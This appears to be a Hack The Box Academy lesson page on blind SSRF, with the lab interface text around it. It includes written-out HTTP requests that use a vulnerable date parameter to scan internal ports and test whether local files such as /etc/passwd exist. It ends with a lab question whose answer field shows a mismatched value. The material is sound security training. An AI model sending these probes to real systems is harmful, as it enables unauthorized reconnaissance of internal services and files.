Blind SSRF

In many real-world SSRF vulnerabilities, the response is not directly displayed to us. These instances are called `blind` SSRF vulnerabilities because we cannot see the response. As such, all of the exploitation vectors discussed in the previous sections are unavailable to us because they all rely on us being able to inspect the response. Therefore, the impact of blind SSRF vulnerabilities is generally significantly lower due to the severely restricted exploitation vectors.


Identifying Blind SSRF

The sample web application behaves just like in the previous section. We can confirm the SSRF vulnerability just like we did before by supplying a URL to a system under our control and setting up a `netcat` listener:

Blind SSRF

```
MisaelMacias@htb[/htb]$ nc -lnvp 8000

listening on [any] 8000 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 32928
GET /index.php HTTP/1.1
Host: 172.17.0.1:8000
Accept: */*
```

However, if we attempt to point the web application to itself, we can observe that the response does not contain the HTML response of the coerced request; instead, it simply lets us know that the date is unavailable. Therefore, this is a blind SSRF vulnerability:




```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 56
Content-Type: application/x-www-form-urlencoded

dateserver=http://127.0.0.1:80/index.php&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:23:17 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 52
Content-Type: text/html; charset=UTF-8

Date is unavailable. Please choose a different date!
```

Exploiting Blind SSRF


Exploiting blind SSRF vulnerabilities is generally severely limited compared to non-blind SSRF vulnerabilities. However, depending on the web application's behavior, we might still be able to conduct a (restricted) local port scan of the system, provided the response differs for open and closed ports. In this case, the web application responds with `Something went wrong!` for closed ports:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

dateserver=http://127.0.0.1:81/&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:25:01 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 21
Content-Type: text/html; charset=UTF-8

Something went wrong!
```


However, if a port is open and responds with a valid HTTP response, we get a different error message:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

dateserver=http://127.0.0.1:8000/&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:27:57 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 52
Content-Type: text/html; charset=UTF-8

Date is unavailable. Please choose a different date!
```


Depending on how the web application catches unexpected errors, we might be unable to identify running services that do not respond with valid HTTP responses. For instance, we are unable to identify the running MySQL service using this technique:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 49
Content-Type: application/x-www-form-urlencoded

dateserver=http://127.0.0.1:3306/&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:29:40 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 21
Content-Type: text/html; charset=UTF-8

Something went wrong!
```


Furthermore, while we cannot read local files like before, we can use the same technique to identify existing files on the filesystem. That is because the error message is different for existing and non-existing files, just like it differs for open and closed ports:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 45
Content-Type: application/x-www-form-urlencoded

dateserver=file:///etc/passwd&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:30:03 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 52
Content-Type: text/html; charset=UTF-8

Date is unavailable. Please choose a different date!
```

For invalid files, the error message is different:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 51
Content-Type: application/x-www-form-urlencoded

dateserver=file:///invalid/filepath&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:31:33 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 21
Content-Type: text/html; charset=UTF-8

Something went wrong!
```

VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

Cheat Sheet

? Go to Questions


Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left



US Academy 3 Medium Load

PROTOCOL

● UDP 1337 ○ TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 159ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

Cheat Sheet

Download VPN Connection File

+ 1 Exploit the SSRF to identify open ports on the system. Which port is open in addition to port 80?

5.4.0-89

Submit

Previous Next Mark Complete & Next

Powered by HACKTHEBOX